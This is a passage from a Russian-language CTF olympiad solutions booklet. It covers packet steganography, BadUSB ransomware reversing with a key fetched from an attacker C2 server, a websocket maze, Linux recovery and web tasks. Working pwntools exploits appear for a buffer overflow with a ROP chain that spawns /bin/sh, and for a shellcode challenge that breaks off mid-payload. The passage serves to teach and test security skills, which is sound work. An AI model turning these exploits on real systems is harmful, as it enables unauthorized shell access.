252.67.63.18        192.168.1.10      ICMP      52 Echo (ping) request  id=0x9213, seq=5632/22, ttl=51
178.15.234.119      192.168.1.10      ICMP      52 Echo (ping) request  id=0x9313, seq=5632/22, ttl=48
52.66.98.174        192.168.1.10      ICMP      52 Echo (ping) request  id=0xc913, seq=0/0, ttl=56 (no
248.201.146.102     192.168.1.10      ICMP      52 Echo (ping) request  id=0x9213, seq=5888/23, ttl=51
101.59.210.208      192.168.1.10      ICMP      52 Echo (ping) request  id=0x9313, seq=5888/23, ttl=48
154.118.96.186      192.168.1.10      ICMP      52 Echo (ping) request  id=0xcb13, seq=0/0, ttl=45 (no
```

Необходимо отсортировать пакеты с нужным `ttl`. Для этого можно использовать `scapy`.

```
from scapy.all import *
import base64

pcap = rdpcap("for2.pcapng")
pcap = pcap[ICMP]
res = ''
for packet in pcap:
    if packet.ttl == 51:
        res += packet.load.decode()
print(base64.b64decode(res + "=="))
```

После сортировки пакетов необходимо декодировать `base64`. Таким образом получается.

```
└─$ python solver.py
b'Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aliquam pulvinar mi libero, porttitor semper est interdum nec. Nulla
 non elementum nulla. Quisque risus lacus, pellentesque convallis pellentesque non, tempor vitae leo. Sed nisl massa, convallis
 non dictum sit amet, vulputate ac ante. Cras scelerisque ultricies consequat. Donec sit amet interdum metus. Sed iaculis nunc
quam, ac faucibus lacus sodales elementum. Quisque      NTO{Easy_task_e3sy_s0lve}     tempor justo sed ultricies. Vestibulum an
te ipsum primis in faucibus orci luctus et ultrices posuere cubilia curae; Etiam eu leo sit amet libero imperdiet porttitor. Nu
llam ornare sagittis dignissim. Aliquam sed ex vel purus porttitor finibus. Nulla scelerisque tincidunt lorem'
```

Ответ: `NTO{Easy_task_e3sy_s0lve}`.

Задача IV.23. BadUSB (1000 баллов)

Темы: reverse engineering, web development.


Взаимодействие с неизвестными технологиями, многоступенчатое расследование инцидентов.

Условие


Наш бухгалтер нашел какую-то флешку и первым делом вставил ее в свой компьютер! И ты еще в отпуске! Я снял все что мог, чтобы до конца недели расшифровал флаг.

Решение


Дан ELF-файл, зашифрованный файл и сообщение от злоумышленников. Откроем ELF в `cutter` и посмотрим на функции.



Взгляд цепляется за DigiKeyboardDevice. Загуглим?



DigiSpark — микроконтроллер с USB интерфейсом, умеющий прикидываться HID-устройствами. Выглядит как-то так.



Посмотрим на строки и сразу перейдем к новому контенту.


Успешно скачиваем исполняемый файл, параллельно глядим на `http://evilattackerc2c.online`. Корневая страница выглядит как-то так.

Почитаем документацию FastAPI: https://fastapi.tiangolo.com/tutorial/first-steps/. Видим, что по умолчанию FastAPI выставляет наружу Swagger.


Interactive API docs

Now go to http://127.0.0.1:8000/docs [↪].


You will see the automatic interactive API documentation (provided by Swagger UI [↪]):



Смотрим в него и видим очень привлекательную ручку.




Где `id` совпадает с `id` в файле `message.txt`. Осталось малое — понять как файл был зашифрован и расшифровать на найденном ключе. Открываем `cryptor.exe` в `cutter`, смотрим на символы.



Понимаем что написан он на Go :'(

В декомпилированном коде все очень плохо, но есть один плюс — названия символов не были удалены из `cryptor.exe`. Это существенно упрощает анализ кода.

Смотрим на `main`.



Мы примерно понимаем что происходит в `fetchKey`.

Обращение к `evilattackerc2c.online/gen_key/{uuid}`. Интереснее всего — функция `encryptFlag`. Посмотрим на нее.

Снова ориентируемся на нюх. Видим чтение из файла, запись в файл и его удаление. Между этими моментами вызывается `aes.NewCipher` и `crypto.NewCBCEncrypter`. Смотрим на аргументы `NewCBCEncrypter`.

func NewCBCEncrypter

```
func NewCBCEncrypter(b Block, iv []byte) BlockMode
```

Один из аргументов — `IV`. Константа, похожая на `IV` — `0x3030303030303030`. Попробуем расшифровать флаг на ключе с сервера, `IV 0x3030303030303030`, AES CBC 128 бит.

Ответ: `NTO{po_konyam_muzhiki_u_nas_incident}`.

Задача IV.24. Maze & Maze 2: Revengeance (1000 баллов)

Темы: алгоритмы, автоматизация, python.

Проверяем понимание базовых алгоритмов и автоматизации решений с помощью Python.

Условие

Вы проснулись внутри лабиринта, но есть проблема —


Вы.

Ничего.


Не.

Видите.

Решение



Перед нами лабиринт «вслепую» по вебсокетам. Знаем где находимся и куда надо — задача на реализацию. Как не надо было делать.



Пример использования вебсокетов в Python.

```
from pprint import pprint
import json

from websocket import create_connection

url = "wss://maze2.web1.nto.sprush.rocks/ws"

ws = create_connection(url)

data = json.loads(ws.recv())
pprint(data)

possible_moves = data["possible_moves"]
ws.send(possible_moves[0])
data = json.loads(ws.recv())
pprint(data)
```

```
{'end': [359, 0],
 'position': [271, 400],
 'possible_moves': ['left'],
 'status': 'start',
 'todo': 10}
{'end': [359, 0],
 'position': [271, 399],
 'possible_moves': ['down'],
 'status': 'ok',
 'todo': 10}
```

Пишем поиск в ширину/в глубину и уходим пить чай. Очень простой пример-реализация: https://github.com/sprushed/nto2022_public/blob/master/tasks/misc/maze/exploit.py.

Принципиально Maze 2 не отличается ничем, кроме размера лабиринта и количества лабиринтов, которые требуется пройти.

Ответ: `NTO{no_minotaurus_here}`
`NTO{here_be_dragons}`.

Задача IV.25. Broken Ones (1000 баллов)

Темы: linux.

Проверяем умение отлаживать проблемы, которые могут возникнуть с linux-серверов.

Условие

Я что-то нажал и все сломалось.

Решение


У нас два последовательных задания:

1. Сделать `flagprinter` исполняемым после `chmod -x chmod`.
2. Найти на системе файл с названием `flag.txt` после

```
sudo mv /lib/x86_64-linux-gnu/ld-2.31.so
↪  /lib/x86_64-linux-gnu/ld-2.31.so.bak
```

Первое задание — последствие этого короткого доклада: https://www.youtube.com/watch?v=DTWZqh64RcQ. Там же около десятка решений.

Второе задание



Простейшее решение упоминалось в докладе для первого задания — `/lib/ld-2.31.so.bak find / -name "flag.txt"`.

Ответ: `NTO{based_on_real_events}`.

Задача IV.26. MGS (1000 баллов)

Темы: web.

Базовое задание на проверку компетенций по исследованию веб-приложений.

Условие


Ходят слухи, что на этом сайте можно найти weapon to surpass metal gear.

Решение

Дана страничка с картинками, откроем страницу в инструментах разработчика. Видим скрытый тег.

```
<div class="image" hidden>
    <img src="images/04.png" width="600" height="400" />
    <div class="desc">A Weapon To Surpass Metal Gear</div>
</div>
```

Скрытая картинка.



Ответ: `NTO{k3pt_u_w41t1ng}`.

Задача IV.27. warmup (1000 баллов)

Темы: PWN.

Данная задача проверяет навыки участника в обратной разработке исполняемых файлов и умение эксплуатировать базовые уязвимости исполняемых файлов: Integer Underflow и Stack Buffer Overflow.

Условие

Мы писали.

Мы писали.

Наши пальчики устали.

Мы немного отдохнём

И опять писать начнём

```
nc {server} {port}

Hint: best practice for using given libc is
```bash
patchelf --set-interpreter ./ld.so --set-rpath . ./warmup   #libc.so.6 must be
↪  in the current dir
./warmup
```
```

Решение

Участнику необходимо провести декомпиляцию исполняемого файла и обнаружить отсутствие проверки размера входных данных снизу. Таким образом можно передать любое отрицательное число (к примеру -1) и получить возможность записать больше данных, чем это изначально предполагалось разработчиком. Затем необходимо разработать ROP-цепочку для выполнения функцию `system` с аргументом `/bin/sh`.

```python
from pwn import *

pop_rdi = 0x23835
binsh = 0x198031
system = 0x493d0

puts_plt = 0x0000000000401030
puts_got = 0x404000
pop_rdi_rbp = 0x000000000040116b

p = remote('127.0.0.1', 51337)
p.recvuntil(b'long? >>')
p.interactive()
p.sendline(b'-1')
p.recvuntil(b'story >>')
p.sendline(b'A'*40 + p64(pop_rdi_rbp) + p64(puts_got) + p64(puts_got) +
↪  p64(puts_plt) + p64(0x0000000000401271) + p64(0x00000000004011d0))
```

```
x = p.recvuntil(b'long? >>')[1:7] + b'\x00\x00'
p.sendline(b'-1')
x = u64(x) - 0x74aa0
print(hex(x))
p.sendline(b'A'*40 + p64(x + pop_rdi) + p64(x + binsh) + p64(x +
↪  0x0000000000025151) + p64(0) + p64(x + 0x0000000000082849) + p64(0) +
↪  p64(0) + p64(x+0x00000000000d2f50))
p.interactive()
```

Задача IV.28. shockshell (1000 баллов)

Темы: PWN.

Данная задача проверяет умения участников писать на языке ассемблера и использовать отладочные программные средства.

Условие

Please prove me you are a real shell master.

Решение

Участнику дают возможность выполнить на сервере любой шелл-код, не содержащий в себе байт, необходимых для выполнения системных вызовов. Участник может получить адрес секции кода текущего исполняемого файла со стека и затем выполнить прыжок на необходимый участок кода, содержащий системный вызов.

```
from pwn import *

p = remote('127.0.0.1', 41337)
p.sendline(b'\xb3PH\x8b\x1c\x1cS_H\x81\xc7\xa1M\x17\x00H\x81\xc3\xc0\xfc\n\x00S
